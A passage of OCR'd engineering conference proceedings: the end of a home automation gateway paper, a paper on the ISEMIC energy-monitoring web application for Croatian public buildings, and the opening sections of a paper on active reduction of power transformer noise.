In this paper a solution of the home automation gateway supporting the integration of home devices over IPv4/IPv6 (WiFi, Ethernet, 6LoWPAN) and UPnP over IPv4/IPv6 was presented. The key benefits of the gateway are low power consumption, large supported address space and the integration to a cloud server. The usage of the gateway in average homes would facilitate the interoperability and use, being that the adoption trends of IPv6, UPnP and 6LoWPAN are increasing. Eliminating the need to have dedicated client software for each end user device would hopefully increase the adoption rate by the consumers.

REFERENCES

[1] "iDigi Device Cloud – Application Platform for Device Networks," *Digi*, *datasheet*: http://www.digi.com/pdf/ds_idigidevicecloud.pdf.

[2] Young-Guk Ka, "Dynamic Integration of Zigbee Home Networks into Home Gateways Using OSGi Service Registry," *IEEE Transactions on Consumer Electronics*, pp. 470-476, vol. 55, no. 2, 2009.

[3] Wan-Ki Park, Chang-sic Choi, Il-woo Lee, Jonghyun Jang, "Energy Efficient Multi-Function Home Gateway in Always-On Home Environment," *IEEE Transactions on Consumer Electronics*, pp. 106-111, vol. 56, no. 1, 2010.

[4] Rao S. Gopinath, Zeldy Suryady, Usman Sarwar, Mazlan Abbas, "A gateway solution for IPv6 wireless sensor networks," *International Conference on Ultra Modern Telecommunications and Workshops*, pp. 1-6, 2009.

[5] Chung-Sheng Li, Yueh-Min Huang, Han-Chieh Chao, "UPnP IPv4/IPv6 Bridge for Home Networking Environment," *IEEE Transactions on Consumer Electronics*, pp. 1651-1655, vol. 54, no. 4, 2008.

[6] Fuxiang Gao, Yanyan Wang, Wenjun Shen, Lan Yao, Lantao Liu, Yanfang Zhang, "Design and Implementation of Linux-Based IPv4/IPv6 Translation Gateway," *International Conference on Internet Technology and Applications*, pp. 1-4, 2010.

[7] "Control4 Home Automation and Smart Control, Residential, " http://www.control4.com

[8] "Linux IPv6 Router Advertisement Daemon (radvd), " http://litech.org/radvd/

[9] "Portable SDK for UPnP Devices", http:// http://pupnp.sourceforge.net/

Energy management in the public building sector – ISGE/ISEMIC model*

prof.dr.sc. Željko Tomšić*, mag.ing. Ivan Gašić*, dipl.ing. Goran Čačić**
* Faculty of Electrical Engineering and Computing/Department of Power Systems, Zagreb, Croatia
** United Nations Development Programme – Energy Efficiency Project in Croatia, Zagreb, Croatia
zeljko.tomsic@fer.hr

Abstract – This paper introduces Intelligent Information System for Monitoring and Verification of Energy Management in Cities (ISEMIC) web application that connects processes of gathering data on buildings and their energy and water consumption, monitors consumption indicators, detects any anomalies or irregularities in time, sets energy efficiency targets and reports energy and water consumption savings. ISEMIC enables use of smart meters within an energy management for the first time in the region, along with an analytical part which enables intelligent estimation of energy consumption based on multiple criteria. In the public sector is enormous potential for energy and water savings and thus a large area for ISEMIC web application implementation. ISEMIC web application is developed in July, 2011. Purchase of smart metering equipment and establishment of smart metering infrastructure on institutions of project partners responsible for ISEMIC web application development is in conduction after which a full pilot run will be started. The potential impact of this project is very large and it would be a great example how significant savings can be achieved by systematic energy monitoring and management provided by the use of ISEMIC web application.

I. INTRODUCTION

The role of cities is getting more complex due to growth of population, impact on climate change and the need to increase energy security. To meet these requirements, transformation of cities must be initiated in all resource management activities and critical infrastructures, beginning with improving the energy efficiency of public buildings. The role of energy management in achieving sustainable development of cities in the future is great.

Systematic energy management (SEM) in the cities is centered on alteration of human behavior, changes in the existing organizational structures and application of technical measures to improve energy efficiency is a key prerequisite for the development of the skills and gain of the knowledge required for utilizing the existing potentials of enhancing energy efficiency and sustainable development in the cities. Fully establishment of SEM assumes maximizing the potential of achieving energy efficiency improvements in order to transfer the knowledge through the continuous process of energy management in cities to citizens, which would initiate the process of changing their perspective and behavior towards energy consumption. This energy management process would create a basis for the exploitation of the potential of energy efficiency improvements not only in the public sector, but in whole administrative area of cities.

The introduction of the SEM is nowadays unthinkable without the use of modern information systems and technologies and introducing advanced IT systems is the first logical step toward applying the concept of "smart cities". The ultimate goal of introducing the "smart city" concept is achievement of environmentally friendly, efficient and sustainable urban infrastructure that will provide to citizens all necessary services in an economically and environmentally friendly way and additionally the life quality in the cities.

Today, in energy analysis and statistics is common practice of conducting analysis of energy consumption trends at the national level which are then adjusted to the level of individual cities. But in most cases aggregated approach to the analysis of energy data doesn't give us good insight into the appropriateness and effectiveness of selected energy policies on the national level, nor on the local level. If we want to dispose with reliable information about the actual effects of implementation of selected policies at the local level, or if we want to get insight whether they should be corrected and adapted it is necessary to introduce regular monitoring of implementation and evaluation of the effects of conducted energy policies at the local level. The realization of this approach is possible only with the application of methodologies for continuous collection of key data in short and regular intervals at the local level in order to specific effects can be identified and achievements of the implementation of policies can be reduced to the level of each individual city.

II. ISEMIC WEB APPLICATION DEVELOPMENT

In the residential and service sector, information on energy and water consumption is commonly only provided on a monthly basis. Frequently the recipient of the information has no benchmark to assist in determining whether consumption levels are normal or excessive. There are two gaps or barriers which need to be addressed. First, there is a need for a system that provides higher-quality, more detailed information on a more frequent basis. Second, the system should have the capacity to

* The project is funded by SEE-ERA.NET PLUS

analyze the information received and act on the parameters available to correct possible malfunctions. To overcome these issues, an integrated information system is required, enabling both entries of manual readouts (and accompanied by appropriate education of the staff in the building where energy and water is consumed) and reception of data from intelligent metering systems that capture real-time data.

The Energy Management Information System (EMIS)[1] is software developed in Croatia to help in implementation of energy management programs in public buildings. The initial version of EMIS was implemented without significant analytical engine for data analysis and in the period of initial version development accent was put on creating a network of people regularly monitoring and manually entering consumption data in EMIS via the web. The initial version had no smart meter input capability. These two missing features were the focal point of further development of EMIS and thus providing it with the key functionalities that are base of ISEMIC. The development of improvements of the initial EMIS platform with new functionalities of continuous remote energy consumption data collection, methodology and tools for past energy consumption data analysis using regression model, least square method, best-fit lines, scatter trending as well as setting and cascading targets using correlation analysis and risk analysis using probability distribution for planning improvement measures for the buildings owned by a city, county or ministry are transforming EMIS into ISEMIC (Figure 1).

The new version of EMIS application with embedded ISEMIC functionalities is in use in Croatia. Alpha version of application is accessible from July, 2011 on server and it can be accessed by following the link: http://161.53.66.25:8080/IsemicIntro/.

III. ISEMIC WEB APPLICATION DESCRIPTION

In the following chapters the basic short description of ISEMIC functionalities embedded in EMIS are described.

A. *ISEMIC web application architecture*

ISEMIC architecture has three levels (Figure 2):

- Web browser on the client side as user interface tool;
- Apache Tomcat as servlet container;
- Oracle database as data storage

[1] Energy Management Information System - EMIS is a web based application that was developed as an integral part of the UNDP Croatia project "Removal of barriers for Energy Efficiency in Croatia. (No. CRO/00/G31/A/1G/99)". The project is financed by the United Nations Development Program (UNDP), the Global Environmental Facility (GEF) and the Environmental Protection and Energy Efficiency Fund (EPEEF) and implemented in cooperation with the Ministry of Economy, Labour and Entrepreneurship of Croatia




Figure 1. Upgrading EMIS to ISEMIC

Users connect to the application via http protocol (https for user identification).They are obliged to enter their username and password which aren't related to the database credentials.

B. *Users and user roles in ISEMIC web application*

Five different user roles are provided in ISEMIC; the system is designed in a way that can support an unlimited number of roles, but these five mentioned roles are preconfigured:

- System administrator (SA),
- Energy administrator (EA),
- Energy manager (EM),
- User (U) and
- Guest (G).

One user can have different roles on different objects.

SA can perform absolutely all operations in ISEMIC, but his main function is administration of whole application, from database backup to monitoring entered documents and photos.

Main function of EA is creating new lower roles (EM, U and G) and objects. He can edit and delete the information about roles and objects. Usually there is one or two person(s) on city, county or ministry level with this role. EA sets goals and limits of energy consumption and has the ability of deleting (false) entered bills. He also deals with data analysis, printing reports and graphs, remote reading monitoring, etc.

EM is a role whose primary function is oversight on certain part of the building. It can be a person in charge for energy, as well as the person in particular agency that requires data for specific data analysis.

U is a role primarily responsible for entering daily and weekly consumption readings. He also monitors remotely entered consumption data; enters monthly bills has the ability to change the wrong input, but not deleting entire bill. He can also edit object general, construction and energy characteristics.

G can only monitor the consumption of certain building(s) for which he is in charge and print reports and graphs on that building(s) or compare them.




Figure 2. ISEMIC web application architecture

C. *ISEMIC web application structure*

Below, application structure for SA user role will be explained because it has embedded all possible functionalities developed in this project. Other user roles don't have their corresponding functionalities; they have reduced SA permissions. How much it is reduced depends on exact user role (EA, EM, U or G). ISEMIC application outline is shown on Figure 3.

ISEMIC web application main menu bar consists of seven main application modules on the left side (Figure 3): *Home*, *Security*, *Objects management*, *Reports and graphs*, *GeoAdministration*, *EnergoAdministration* and *Design*. Each application as its own menu bar – ribbon divided on working groups (which includes function buttons). Each function button has its own working cards ribbon and by click on desired working card its corresponding workspace is opened (Figure 3). In the right corner of the main menu bar are information about status and activities: *Alarms* (indicates the number of alarm messages), *Msg* (indicates the number of unread messages), *User* (user name of the logged in user), *Edit* (by mouse click on the label, a window for changing password and e-mail address is opened), *About program* (by mouse click on the label, a window with basic information about the parties contributed to the software development) and *Logout* (click to terminate the work in the application and logout).




Figure 3. ISEMIC web application outline

1. Main menu bar
2. Menu bar – ribbon
3. Working groups (includes function buttons)
4. Working cards ribbon
5. Workspace

D. *Data analysis in ISEMIC web application*

Data analysis is the main advantage of ISEMIC web application. Manual inputs, as well as data entry through smart meters must pass the check procedures for the value and time consistency to be saved in the ISEMIC. Regression analysis (Figures 4 and 5) is most often used for past energy and water consumption data analysis. It shows how a dependent variable – energy consumption – is related to the independent one – for example temperature, by providing an equation that allows estimating energy consumption for the given temperature. The relationship between independent and dependent variable in most cases is in linear form which means that the relationship between the points in the graph can be approximated by a straight line and expressed by a linear equation. The resulting line will go through the center of data scatter and therefore is called best-fit line. It has a particular property – sum of the vertical distances of data points from the best-fit line is equal to zero. The correlation coefficient indicates how well a best-fit line explains variations in the value of dependent variable.

Within ISEMIC, cumulative sum (CUSUM) technique is used to track achieved savings (Figure 6). It expresses savings at any time and enables a direct comparison with the target amount of energy that should be saved. Actual savings are defined as the consumption or costs after the improvement, taken from the agreed baseline consumption, which would be the case if projects of efficiency improvement weren't implemented.

ISEMIC has the ability to review entered consumption and its monitoring according to the method called Nelson rules.




Figure 4. ET curve by temperature




Figure 5. ET curve by degree day




Figure 6. CUSUM curve

E. Setting energy efficiency targets in ISEMIC web application

The procedure of setting energy efficiency targets and their display on the graph is shown in flowchart on Figure 7. Goals can be set as:

- a linear reduction (percentage);
- a new line based on selected points of best efficiency or
- a new line formed on newly defined basis points.

As the result ISEMIC generates new target line equation.




Figure 7. Procedure of setting energy efficiency targets

IV. CURRENT RESULTS OF ISEMIC WEB APPLICATION IMPLEMENTATION

Energy and water consumption data of building complex belonging to Faculty of Electrical Engineering and Computing (FEEC) are entered from bills during period from 2007 – 2010 into the ISEMIC and some of the obtained graphs are presented below.

The first graph (Figure 8) shows the share of each energent in total cost with tax for each year. Next three graphs (Figures 9,10 and 11) show electricity, heat and water total consumption of whole complex of FEEC for each year. It is also possible to view total cost with tax, monthly consumption and monthly cost with tax for each energent.




Figure 8. Share of each energent in total cost with tax




Figure 9. Electricity consumption for each year




Figure 10. Heat consumption for each year




Figure 11. Water consumption for each year

Last graph (Figure 12) shows monthly CO_2 emission during period from 2007 – 2010 caused by electricity consumption. It is also possible to view monthly CO_2 emissions caused by consumption of other energents.




Figure 12. Monthly CO_2 emissions caused by electricity consumption

Purchase of smart metering equipment and smart metering infrastructure is in conduction after which more grained energy and water consumption data will be available.

Real time metering of electricity consumption on a daily basis of whole complex of FEEC is currently established and connected with the ISEMIC. Next two figures (Figures 13 and 14) show daily electricity consumption for whole complex of FEEC in January 2011 and 2012. Red points represent total daily consumption during higher tariff, while blue points represent during lower tariff. It is expected real time consumption metering of other energents (heat and water) of whole complex of FEEC will be established in near future, as well as real time metering of energy and water consumption of individual buildings.

V. INNOVATIVE ASPECTS

ISEMIC web application can become very important tool for energy management in public buildings. It will enable local and national authorities to lead by example and have a tool to help in proving positive effects of increasing energy efficiency and installation of smart meters.

ISEMIC creates added value in the following ways of presenting new, ready-to-use concepts:

- Interconnectivity with smart meters subsequent to creation of data bridges, which enables consumption monitoring on a daily basis or more frequently;
- Use of ICT for energy management in buildings as a service rather than a product (only an internet connection is needed);
- Use of algorithms that support expert knowledge and decision makers by discovering patterns of energy usage to identify waste, to find opportunities for change and to set targets for improvements;
- A streamlined, robust system of determining baselines of consumption using regression analysis on past consumption data, defining consumption targets and verification of savings using the CUSUM technique;
- System of accounting for exceptions on outlier values of energy consumption, which are commented by the technical person in the building as well as the city energy manager;
- Monitoring for changes in energy performance to evaluate the effect of improvements that have been made, to check whether consumption targets are being met and to provide evidence of progress towards improved energy savings.




Figure 13. Daily electricity consumption for January 2011




Figure 14. Daily electricity consumption for January 2012

VI. CONCLUSION

It is expected that ISEMIC will improve energy efficiency in buildings, raise building users' awareness of energy consumption and utilize measurements from smart meters. Examples from praxis show that introducing an energy consumption monitoring system raises employee awareness on energy expenditure, which leads to 5% of energy and water savings without any additional investments in energy efficiency measures. After full ISEMIC implementation and implementation of some simple energy efficiency measures it is expected that energy and water savings will reach at least 10% of current consumption expenses [5]. It would be a great example how significant savings can be achieved by systematic energy monitoring and management provided by the use of ISEMIC. After successful project finish it is expected that city, county or ministry will show higher interest to connect public buildings in their ownership with the ISEMIC web application and start systematic energy monitoring and management. Connection of private buildings with ISEMIC is expected in further future; with development of remote data reading systems and supporting IT infrastructure ISEMIC will have an important role in development of the concept of „smart cities“.

LITERATURA

[1] UNDP (group of authors), Functional specification of ISEMIC web application, 2010
[2] UNDP (group of authors), Technical specification of ISEMIC web application, 2011
[3] Goran Čačić, "Poboljšanje efikasnosti korištenja energije i održivosti gradova uvođenjem sustavnog gospodarenja energijom", 2011
[4] Goran Čačić, Zoran Morvaj, "Improving efficiency of energy use in cities – towards sustainability through managing energy and changing behavior", 12. EURA Conference, Madrid, 2009
[5] J.C.P. Kester, M.J. Gonzalez Burgos, J. Parsons, "Smart metering guide", Energy research Centre of the Netherlands, 2010

Active Reduction of Power Transformer Noise Based on Synchronous Averaging of the Residual Noise Signal

Dubravko Miljković
Hrvatska elektroprivreda, Zagreb, Croatia
dubravko.miljkovic@hep.hr

Abstract - Power transformer noise is a low frequency periodic noise concentrated in narrow bands around harmonics of twice the power grid frequency. The dominant cause of power transformer noise is magnetostriction of the transformer core material. A method for the active reduction of transformer noise based on synchronous averaging of the residual noise signal is introduced. The algorithm is not numerically intensive and is hence suitable for implementation on a microcontroller.

I. INTRODUCTION

Power transformers produce low frequency noise with the most important spectrum components, in a view of noise level, in the frequency range bellow several hundred Hz, [1]. The increasing energy demand brings transformers closer to the residential areas and the characteristic low frequency humming noise is often cause of widespread complains. Traditional means of controlling noise radiated by large electrical power transformers involve the passive methods like construction of large barriers or full enclosures which result in maintainability and cooling problems. Active noise reduction (ANR) reduces unwanted noise by introducing an antinoise of equal amplitude but opposite phase and is particularly efficient at low frequencies present in transformer hum. After brief introduction into nature and sources of transformer noise, method for active noise reduction is proposed based on synchronous averaging of residual noise signal.

II. TRANSFORMER NOISE

Transformer noise is caused by a phenomenon called magnetostriction. A transformer is magnetically excited by an alternating voltage and current so that it becomes extended and contracted twice during a full cycle of magnetization, [2]. The act of magnetization by applying a voltage to a transformer produces a magnetic flux. The degree of flux determines the amount of magnetostriction and the noise level.

A. Sources of Transformer Noise

During its operation transformers produce energy in form of noise and vibrations (vibroacoustic energy). Main sources of vibroacoustic energy are, [1, 2, 3]:

- transformer core vibrations as an effect of the magnetostriction phenomena
- the transformer vibrating windings
- vibrating structural components
- devices of transformer cooling system (fans, oil pumps)

In this paper emphasis is given on noise reduction, although noise and vibrations are mutually related. The vibration behavior of the core structure has a significant role in its dynamic interaction with the surrounding fluid, the core mounting and various other parts connected to it, so that it has eventually an influence on the overall noise generation process.

According to the method of cooling, power transformers can be classified into following categories:

- air-cooled, with natural air flow or fan-cooled
- oil-filled, sometimes with forced circulation of the oil by electric pumps and even use of water-cooled heat exchangers

These types differ slightly regarding propagation of vibroacoustic energy to the outside world (oil cooled has additional transit medium). Air-cooled transformers of lower power are often installed inside transformer station, radiating noise mainly through the transformer station metal door with ventilation openings. In oil-filled transformers vibrations of the core are transmitted to oil tank which vibrates and radiates noise, [1, 2, 3].

Noise level produced by the transformer is dependent on their power, size and load. Transformer acoustic noise is a hum characterized by spectral spikes at harmonics of the fundamental frequency which is twice the power grid frequency, Fig. 1.




Figure 1. Transformer noise contains harmonic components at multiples of twice the power grid frequency

B. Noise Radiation of a Power Transformer

Transformer is usually closed by transformer casing plates or transformer station metal doors (with small ventilation openings) that can be described as vibrating plate, [1, 4]. Power transformer as a source of noise can be simulated with good approximation as an array of point sources, [1], Fig. 2. This also gives us an idea how to arrange multiple secondary sources for active noise reduction (in a same way as point sources to match the spatial distribution of sound from the primary source).




Figure 2. Model of noise radiation from transformer casing plates

Noise produced by transformer is usually air borne, while transformer vibration is ground borne. The classical material structures are very good conductors of vibro-acoustic energy. It is important to isolate vibrations by avoiding solid connection from vibrating transformer to a solid structure, otherwise it will transmit vibrations.

III. ACTIVE NOISE REDUCTION

Active noise reduction (ANR) is a reduction of unwanted noise by generating an acoustic signal that interferes with the noise [5, 6, 7], It is achieved by generating a signal identical in sound pressure level but exactly reverse in phase to the offending noise, Fig. 3. This signal must closely match noise both in amplitude and phase.




Figure 3. Principle of active noise control

Passive methods (sound absorbers, barriers, dampers, mufflers and silencers) are very effective in reducing a broad spectrum of audio noise, but do not achieve high attenuation for low frequencies (below 500 Hz). ANR has advantages over passive methods at these low frequencies. Main approaches for ANR are feedforward method, feedback method and synchronized waveform synthesis, [5, 6, 7, 8]. Early implementation attempts were analog, while today practically all solutions are digital and mostly implemented using adaptive digital filters. Achieved noise reduction can be local and "global". In case of local noise reduction secondary source is placed near the ear of the listener, where it creates small zone of silence. "Global" noise reduction can be achieved by placing secondary souce(s) near the noise source itself.

First active noise reducing system for transformers was proposed by Conover in 1956, [5]. He placed a loudspeaker close to the transformer, Fig. 4. System used reference signal in form of full wave rectified low voltage signal (60 Hz in USA) from transformer. The rectified signal was passed through three narrowband bandpass filters (120, 240 and 360 Hz), [9], Fig. 5. Amplification and phase shift for each of three channels were adjusted manually by a skilled human operator.




Figure 4. Manually adaptive, feedforward active noise reduction system for transformer noise proposed by Conover in 1956, from [5]




Figure 5. Block diagram of Conover's analog system

IV. METHOD FOR ACTIVE REDUCTION OF NOISE

Proposed method is the synchronized waveform generator, the waveform is calculated by synchronous averaging of the residual noise signal (used as an error signal). The waveform synthesis generator stores canceling noise waveform samples in unique contiguous memory addresses. These samples represent the required waveform to be generated and to produce canceling noise waveform for the secondary acoustic source: loudspeaker.

A. General Description

Block diagram of the proposed system is shown in Fig. 6. The system is dependent on existence of the synchro signal that can be obtained, eg. from inductive loop in proximity of transformer, full wave rectification of collected signal and level/slope trigger. The waveform memory array contains an averaged residual error signal and is addressed by the counter driven with a clock signal equal to the sample rate. The counter is periodically reset by the synchro signal (at the beginning of each period). Initially the waveform generator is empty. During the adaptation process waveform stored in the waveform memory array is updated by averaging stored samples with incoming samples of the residual noise (error) signal.

B. Waveform Memory Arrays

Input signal enters the waveform memory array at the position of a pointer, p_i. The pointer p_i is incremented after each input sample with the sample clock signal. When the synchro signal arrives, the counter is reset and the pointer again points to the first position in array. The loudspeaker and the microphone are generally placed some small distance apart. Sound propagation time




Figure 6. Block diagram of a system

through the air must be considered and output signal selected from position offseted by *m* samples:

$$m = \frac{df_s}{v} \tag{1}$$

where *d* is the distance between the loudspeaker and the microphone, *v* sound propagation speed in the air and f_s is the sample rate.

It is also necessary to consider an additional small time shift of *n* samples for correction of the phase shift θ_P in the secondary source at the frequency of the calibration tone (described later in more detail) with frequency f_P (twice the power grid frequency) and sample rate f_S.

$$n = \frac{\theta_P f_S}{360 f_P} \tag{2}$$

Final correction (in number of samples) is given by:

$$r = m + n \tag{3}$$

When second pointer p_o reaches the value equal to the length of the previous period *M* it wraps around the array from the beginning:

$$p_o = (p_i + r) \bmod M \tag{4}$$

New value of *M* can be read from the counter just before it is reseted with the arrival of new synchro signal.

C. Timing signals

Two timing signals are present in the method: clock signal and synchro signal.

Sample rate is governed by the clock signal. Frequency of the clock should be about hundred times higher than the frequency of the synchro signal.

The system operation is synchronized by the synchro signal from controllers power supply. Full wave rectified signal is fed to the level/slope detector generating pulses of twice the power grid frequency, Fig. 7.




Figure 7. Generation of synchro signal




Figure 8. Synchronous averaging

D. Signal Averaging

